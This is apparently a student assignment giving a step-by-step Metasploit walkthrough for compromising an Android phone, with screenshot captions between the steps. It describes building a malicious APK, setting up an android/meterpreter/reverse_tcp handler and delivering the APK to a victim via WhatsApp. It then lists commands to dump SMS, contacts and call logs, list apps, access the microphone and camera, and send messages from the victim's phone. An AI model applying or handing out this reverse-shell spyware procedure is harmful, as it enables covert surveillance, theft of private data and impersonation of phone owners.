
Write **ifconfig** to check attacker’s machine’s IPv4 address.

**Create** an APK using the command highlighted below.





**Open** Metasploit framework Console by writing **msfconsole in terminal.**

A screen shot of a computer game

Description automatically generated



Write **use multi/handler** msfconsole.

Write **set payload android/meterpreter/reverse\_tcp** to set the payload to the meterpreter.

Set local host ip address of reverse\_tcp by writing **set lhost 192.168.x.x (your Ipv4 address)**

Set local host port of reverse\_tcp by writing **set** **lport 4444** (4444 is the port of TCP, that’s why we used it)

Start exploiting by writing the **exploit** command.

The connection would establish when the victim clicks/opens that apk file that we sent (we can use any medium to send that apk file, in my case I sent the apk file through whatsapp).

Write **sysinfo** to get the details of the connection.

A screenshot of a computer program

Description automatically generated



Now, use **dump\_sms** and **dump\_contacts, dump\_calllog** to extract the messages, call logs and contacts from the victim’s device. In my case, they can’t be extracted because my android phone doesn’t gave the permissions. On old androids, it would be done.

Write **app\_list** to show details of the apps installed on that device.


A screenshot of a computer

Description automatically generated

**Proof of my above statement:**

A screenshot of a computer

Description automatically generated



Use the below highlighted commands to get more information and access to the mic and camera.

A screenshot of a computer

Description automatically generated



You can send a message from the victim’s phone to anyone using the highlighted command below.

A screenshot of a computer screen

Description automatically generated



Files related to the assignment.

A screenshot of a computer

Description automatically generated

